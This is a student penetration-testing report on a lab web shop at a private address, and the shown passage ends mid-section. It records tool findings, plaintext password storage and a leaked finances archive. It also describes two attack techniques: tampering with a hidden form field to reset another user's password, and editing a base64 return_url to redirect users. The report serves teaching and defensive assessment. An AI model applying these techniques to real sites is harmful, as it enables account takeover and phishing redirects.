

|  |
| --- |
| **Somestore Web Application Investigation**  An Investigation into the vulnerabilities in the Somestore application.  **By Connor Duncan**  CMP319: Ethical hacking 3  **BSc Ethical Hacking Year 3**  2018/19 |

*Note that Information contained in this document is for educational purposes.*

Abstract

A web development company acquired the Somestore Web application but were concerned about any vulnerabilities and logic flaws contained within. An investigation to discover these vulnerabilities and logic flaws was carried out on the Somestore web application. Several different tools are used throughout this process to help enumerate the application, find different vulnerabilities, and exploit the system. The Web Application Hacker’s Methodology, taken from the Web Application Hacker’s Handbook 2nd edition *(Stuttard and Pinto, 2013)*, is followed throughout the report.

Several vulnerabilities and logic flaws with the application were found. These include, but are not limited to:

* Information leakage
* Username enumeration
* Password guessing
* Session hijacking
* Cross Site Request Forgery
* Improper access control
* Path Traversal
* SQL Injection
* Cross site Scripting
* Open Redirection
* Logic Flaws
* Dangerous HTTP Methods

+Contents

[1 Introduction 1](#_Toc531104319)

[1.1 Background and Aim 1](#_Toc531104320)

[1.2 Methodology 1](#_Toc531104321)

[2 Methodology 2](#_Toc531104322)

[2.1 Map the Applications Content 2](#_Toc531104323)

[2.1.1 Explore Visible Content 2](#_Toc531104324)

[2.1.2 Discover Hidden Content 3](#_Toc531104325)

[2.1.3 Discover Default Content 4](#_Toc531104326)

[2.1.4 Enumerate Identifier-Specified Functions 5](#_Toc531104327)

[2.1.5 Test for Debug Parameters 5](#_Toc531104328)

[2.2 Analyze the Application 5](#_Toc531104329)

[2.2.1 Identify Functionality 5](#_Toc531104330)

[2.2.2 Identify Data Entry Points 5](#_Toc531104331)

[2.2.3 Identify the Technologies Used 6](#_Toc531104332)

[2.2.4 Map the attack surface 8](#_Toc531104333)

[2.3 Test Client-Side Controls 8](#_Toc531104334)

[2.3.1 Test Transmission of Data Via the Client 8](#_Toc531104335)

[2.3.2 Test Client-Side Controls Over User Input 10](#_Toc531104336)

[2.4 Test the Authentication Mechanism 11](#_Toc531104337)

[2.4.1 Test Password Quality 11](#_Toc531104338)

[2.4.2 Test for Username Enumeration 12](#_Toc531104339)

[2.4.3 Test Resilience to Password Guessing 13](#_Toc531104340)

[2.4.4 Test the Remember Me Function 13](#_Toc531104341)

[2.4.5 Test Username Uniqueness 14](#_Toc531104342)

[2.4.6 Check for Unsafe Transmission of Credentials 14](#_Toc531104343)

[2.4.7 Test for Logic Flaws 15](#_Toc531104344)

[2.4.8 Exploit Vulnerabilities to Gain Unauthorized Access 15](#_Toc531104345)

[2.5 Test the Session Management Mechanism 16](#_Toc531104346)

[2.6 Test Access Controls 17](#_Toc531104347)

[2.6.1 Understand the Access Control Requirements 17](#_Toc531104348)

[2.7 Test for Input Based Vulnerabilities 18](#_Toc531104349)

[2.7.1 Test for Path Traversal 18](#_Toc531104350)

[2.7.2 Test for SQL Injection 19](#_Toc531104351)

[2.7.3 Test for XSS 21](#_Toc531104352)

[2.7.4 Test for HTTP Header injection 24](#_Toc531104353)

[2.7.5 Test for Open Redirection 25](#_Toc531104354)

[2.8 Test for Function-Specific Input Vulnerabilities 25](#_Toc531104355)

[2.8.1 Test for Buffer Overflows 25](#_Toc531104356)

[2.8.2 Test for Format String Vulnerabilities 26](#_Toc531104357)

[2.8.3 Other tests 26](#_Toc531104358)

[2.9 Test for Logic Flaws 26](#_Toc531104359)

[2.9.1 Identify the Key Attack Surface 26](#_Toc531104360)

[2.9.2 Test Multistage Processes 26](#_Toc531104361)

[2.9.3 Test Handling of Incomplete Input 27](#_Toc531104362)

[2.10 Test for Shared Hosting Vulnerabilities 28](#_Toc531104363)

[2.11 Test for Application Server Vulnerabilities 29](#_Toc531104364)

[2.11.1 Test for Default Credentials 29](#_Toc531104365)

[3.1.1 Test for Dangerous HTTP Methods 30](#_Toc531104366)

[3.1.2 Test for Proxy Functionality 31](#_Toc531104367)

[3.1.3 Test for Virtual Hosting Misconfiguration 31](#_Toc531104368)

[3.1.4 Test for Webserver Software Bugs 31](#_Toc531104369)

[3.2 Miscellaneous checks 31](#_Toc531104370)

[3.2.1 Check for DOM-Based Attacks 31](#_Toc531104371)

[3.2.2 Check for Local Privacy Vulnerabilities 32](#_Toc531104372)

[3.2.3 Check for Weak SSL ciphers 32](#_Toc531104373)

[3.2.4 Testing for input validation 32](#_Toc531104374)

[4 References 34](#_Toc531104375)

[Appendices 36](#_Toc531104376)

[Appendix A – Application URLs 36](#_Toc531104377)

[Appendix B -Dirbuster 43](#_Toc531104378)

[Appendix C - Nikto 48](#_Toc531104379)

[Appendix D - Httprint 52](#_Toc531104380)

[Appendix E – Keyword Bash Script 57](#_Toc531104381)

[Appendix F – Nessus Scan 57](#_Toc531104382)

[Appendix G – Fuzz parameters 58](#_Toc531104383)

# Introduction

## Background and Aim

This report will investigate the vulnerabilities contained within the Somestore web application. A web development company recently acquired Somestore and although the site is fully functional, the company are concerned about any vulnerabilities and bugs that may be contained within. The purpose of the web application is to allow customers to order technological devices online. Due to the website having a large number of features - a large attack surface is presented for malicious hackers. For the purposes of this investigation, user and admin credentials have been supplied.

The aim of this report is to follow a strict methodology and to find and document as many vulnerabilities as possible within the application. After the investigation has been completed, the necessary steps can be implemented to secure the Somestore web application.

## Methodology

The methodology that will be followed throughout the investigation is the Web Application Hacker’s Methodology, taken from the Web Application Hacker’s Handbook, 2nd edition. The steps that will be followed are as follow:

1. Map the Applications Content
2. Analyze the Application
3. Test Client-Side Controls
4. Test the Authentication Mechanism
5. Test the Session Management Mechanism
6. Test Access Controls
7. Test for Input-Based Vulnerabilities
8. Test for Function-Specific Input Vulnerabilities
9. Test for Logic Flaws
10. Test for Shared Hosting Vulnerabilities
11. Test for Application Server Vulnerabilities
12. Miscellaneous Checks

# Methodology

## Map the Applications Content

The first stage is to discover the purpose of the web application, and what information is contained within each web page.

### Explore Visible Content

Using Burp Suite, a user-directed spider is set up to monitor and parse the website. While the spider is running, the application will be manually scanned to discover the features and functionality that the application uses.

The first page that the user can view is the homepage. On the homepage, the user is able to read about and purchase electronic devices. The homepage contains links to:

* A login page
* A contact us field
* A registration form
* An about us page
* A products page

After logging in through the customer login page, using the user credentials provided (Username: hacklab@hacklab.com password: hacklab), it was found that the only difference between having an account compared to not, is that a logged in user has a personal details section. On this page the user can change their password, update their personal details and upload a picture to be used as their profile picture.

The next step was to probe the admin page. On the admin page, there’s a large number of features that give the ability to edit details on the website and view information about the company. Admin users are able to:

* View the Order Report
* View the Employee Report
* View the Customer Report
* View the Product Report
* Add/edit/delete an Employee
* Add/edit/delete Products
* Add/edit/delete Warehouses
* Add/edit/delete Categories
* Add/edit/delete Orders
* Add/edit/delete Customer details.
* Backup the Database

In the admin page it is possible to view a page that contains all the customer details. Contained within this page is the username and password for all of the customer accounts. This information is stored in plaintext, therefore no decryption is required to view it.

As well as these features, the admin can also upload a file when updating the categories, employees and product sections.

**Results from the Spider**

Using OWASP-ZAP *(OWASP Zed Attack Proxy Project - OWASP, 2018)*, a large amount URLs that the site uses were found. These can be seen in Appendix A.

Figure 1 shows a site map that was created using Burp Suite *(Burp Suite Scanner | PortSwigger, 2018).*




Figure 1 - Spider map

### Discover Hidden Content

In this section, certain areas of the website that allow user input will be explored and tested with numerous types of valid and invalid inputs. The aim of this is to see how the server handles the request and what response is given. The HTML code will be looked at to see if there are any clues about what would be classed as valid or invalid.

The login field will be supplied with known invalid input and known valid input (the provided username). When the input supplied in the username field is invalid, a text box pops up displaying “Username not found.”. If the website is given a valid username, but invalid password, then no message is displayed. From this information, it is possible to derive when the web application handles a valid username.

When attempting to sign in to the admin page, if the credentials are valid, then the admin page is loaded. However, if they are invalid then the page takes you to <http://192.168.1.10/Sign%20In.php>. This page shows an error message with information about the webserver currently running. The error message can be seen in Figure 2.




Figure 2 - Sign in page error message

Dirbuster *(Category:OWASP DirBuster Project - OWASP, 2018)* was used in an attempt to search for common files and directory names that were not found by the spider. The results from Dirbuster can be seen in Appendix B. Numerous URLs were found, and after matching them against the ones previously found, forty-two new URLs have been found. The new URLs are seen at the end of Appendix B.

On the contact us page, the email address used for the company information is [hacklab@hacklab.com](mailto:hacklab@hacklab.com). Because this is a valid email for a user, it is not recommended to display this on the page.

If the user views the html code on the /profile.php page, then there is a comment that displays the text “<!-- \*\*\* Denis Smith, d.smith@hacklab.com, phone number 01382 99999. Php expert. -->”. This information could be used to mount an attack, whether through social engineering, or attempting to use the email address as a username.

### Discover Default Content

The web server will be scanned for default content. In Appendix C, the output from running Nikto*(Chapter 4. Command Line Options, 2018)* against the web server can be seen. From the Nikto scans, the following information is found:

* Server: Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7
* The cookie PHPSESSID is created without the httponly flag
* PHP version: PHP/5.4.7
* The anti-clickjacking X-Frame-Options header is not present.
* The X-XSS-Protection header is not defined.
* The X-Content-Type-Options header is not set.
* Server leaks inodes via ETags, header found with file /robots.txt
* Entry '/company-accounts/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
* "robots.txt" contains 1 entry which should be manually viewed.
* PHP/5.4.7 appears to be outdated (current is at least 5.6.9).
* Apache/2.4.3 appears to be outdated (current is at least Apache/2.4.12).
* OpenSSL/1.0.1c appears to be outdated (current is at least 1.0.1j).
* Apache mod\_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names.
* HTTP TRACE method is active, suggesting the host is vulnerable to XST
* /cgi-bin/printenv: Site appears vulnerable to 'shellshock'

Along with the Nikto scan, the /Phpinfo.php page displays a large amount of information about the version of PHP running and the apache server.

The Nikto scan gives information on the apache server and PHP version in use, as well as several areas that vulnerabilities may be present. The httponly flag is not set which means that the cookies can be manually modified, and because there is no XSS-Protection header, there is a possibility for cross site scripting attacks to be present.

Contained within the /robots.txt page is a link called /company-accounts. If this link is followed, then a zipped folder can be downloaded called “finances.zip”. This folder contains a large amount of sensitive and confidential information. The file names for this folder can be seen in Figure 3.




Figure 3- robots.txt

### Enumerate Identifier-Specified Functions

After examining all the URLs, it was found that four contained information within. The four URLs that pass information are:

* <http://192.168.1.10/addendum.php?type=terms.php>
* <http://192.168.1.10/cart_update.php?emptycart=1&return_url=aHR0cDovLzE5Mi4xNjguMS4xMC9wcm9kdWN0cy5waHA/Y29tbWFuZCZwcm9kdWN0aWQ>=
* <http://192.168.1.10/profile.php?msg=Successfully%20updated%20-%20I%20think>!
* http://192.168.1.10/thankyou.php?id=Jamie

By modifying the first URL, the output on the terms and conditions page is edited. The section of the page that contains information on the terms and conditions is removed and remains blank. This is seen in Figures 4 and 5.




Figure 4 - Terms and conditions unmodified



Figure 5 - Terms and conditions page modified

The second URL contains an encrypted URL, that could potentially be modified to redirect the user to another page.

The third URL does not change any features on the page if the ‘msg’ contents are modified.

The fourth URL displays user crafted input taken from the ‘name’ section of the contact us page.

### Test for Debug Parameters

During this phase, the login page was experimented with using debug parameters. The objective of this was to see if they would change the outcome of the request. After adding in the ‘/debug=’ parameter to the URL of the login page, and testing with the words ‘true’, ‘on’, ‘1’ and ‘yes’, it was found that these parameters removed the css and JavaScript on the page. This process was repeated using the ‘/source=’, ‘/test=’ and “/hide=” parameters. The outcome of all the new tests was the same as the tests for the ‘/debug’ parameter.

This process was attempted on the admin index page, without logging in as the admin. The outcome was that the user was redirected to the index.php home page instead. The user was unable to view any of the admin page.

## Analyze the Application

### Identify Functionality

The sole purpose of the website is to allow members to go online and purchase electronic devices. This comes with the ability to create an account and change a limited number of features on the account.

The website handles user authentication by matching a username and password against a username and password held in a database. The username and password are not encrypted and are sent to the server in plain text.

### Identify Data Entry Points

The website has several different pages which allow for user crafted input. These pages are as follow:

* /login.php
* /index.php
* /products.php
* /view\_cart.php
* /process.php
* /customer.php
* /contact.php
* /profile.php
* /admin/index.php
* /admin/add\_product.php
* /admin/Employee.php
* /admin/add\_warehouse.php
* /admin/add\_category.php

### Identify the Technologies Used

From the previous results, it is understood that the website uses forms, scripts and cookies. Httprint *(httprint Download – Web Server Fingerprinting Tool - Darknet, 2018)* was run to find out information about the server, and the results of this scan can be seen in Appendix D. However, Httprint did not divulge any new information about the server.

By viewing the /phpinfo.php page, it is seen that the version of PHP running is 5.4.7 and the server running is Apache 2.4.3. This information can be seen in Figures 6 and 7.



Figure 6 - phpinfo




Figure 7 - Server info

Wappalyzer *(Wappalyzer - Identify technologies on websites, 2018)* is a tool that is used to identify what technologies are running on a webpage. After using Wappalyzer, it is found that the server is running PHP, and jQuery 1.6.2. This can be seen in Figure 8.




Figure 8 – Wappalyzer

After running a *Nmap (Nmap: the Network Mapper - Free Security Scanner, 2018)* scan against the website, it was found that the website uses SQL databases. The results of the Nmap scan can be seen in Figure 9.




Figure 9 - Nmap scan

### Map the attack surface

From the results identified previously, the website uses PHP on every webpage. In order to give the website functionality, JQuery is used and when a request to a database is made, the request is made using SQL.

The main pages that present an attack surface are the pages that pass information in their URLs and the pages that allow arbitrary input.

The user input fields could be vulnerable to cross-site scripting, and the login pages could be vulnerable to SQL injection, username enumeration, weak passwords, logic flaws, and brute force attacks.

These are only some of the vulnerabilities that the application could be vulnerable to, and is not an extensive list.

## Test Client-Side Controls

### Test Transmission of Data Via the Client

By logging in to the admin page, it is possible to gather the username and password of all the users in the database. From this section, the username and password for the [Aboruc@gmail.com](mailto:Aboruc@gmail.com) account was gathered.

From looking at the http headers, it is found that every time a user logs in, a “secret cookie” is created and this cookie is unique to each user. For example, Figure 10 shows the secret cookie for the hacklab@hacklab.com user, and Figure 11 shows the secret cookie for the Aboruc@gmail.com user.




Figure 10 - hacklab secret cookie




Figure 11 - Aboruc secret cookie

During this test, it was also found that once the user logs out, the secret cookie is not destroyed. The cookie will remain in all subsequent headers until either another user logs in, or the application is closed.

In order to find out all the webpages that contained a hidden field, a bash script was created to run through all the URLs that were previously found. The Wget (Wget - GNU Project - Free Software Foundation, 2018) command was then used on these URLs, and with the newly created files, the Grep *(grep(1) - Linux manual page, 2018)* command was run to look for the keyword “hidden”. The full script can be seen in Appendix E. The script returned that the following URLs contain the word “hidden”:

* <http://192.168.1.10/alterpassword.php>
* <http://192.168.1.10/index.php>
* <http://192.168.1.10/insertCustomer.php>
* <http://192.168.1.10/login.php>
* <http://192.168.1.10/logout.php>
* <http://192.168.1.10/products.php>
* <http://192.168.1.10/products.php?command&productid>
* <http://192.168.1.10/profile.php>
* <http://192.168.1.10/userValidate.php>
* http://192.168.1.10/warehouse\_1.php
* http://192.168.1.10/warehouse\_1.php?command&productid
* http://192.168.1.10/warehouse\_2.php
* http://192.168.1.10/warehouse\_2.php?command&productid
* http://192.168.1.10/home.php
* <http://192.168.1.10/session.php>

After analyzing all the URLs individually, it is found that the majority use hidden forms for passing details about the products that the site offers (for example the product ID, the quantity etc).

In the /alterpassword.php page the email address for the user whose password is being changed is contained in a hidden field, which could potentially be altered.

In the /profile.php page a username field is hidden when updating the personal details.

In the /index.php page it is possible to alter the IDs of products when ordering. For example, the hidden field can be altered to change the product id from “1” to “2”. This is seen in Figure 12.




Figure 12 - hidden ID form

The URLs that contain a return\_url parameter within, can be modified to redirect the user to a different site than intended. The format of this field is the intended redirect URL, with base 64 encryption.

In the /alterpassword.php page, the hidden form allows the user to change the username for the account of the password being changed. For example, if the password for the [hacklab@hacklab.com](mailto:hacklab@hacklab.com) account is updated from hacklab to hacked, and the e-mail address in the hidden field is changed to [Aboruc@gmail.com](mailto:Aboruc@gmail.com), as seen in Figure 13, then the password for [Aboruc@gmail.com](mailto:Aboruc@gmail.com) will be updated to hacked.

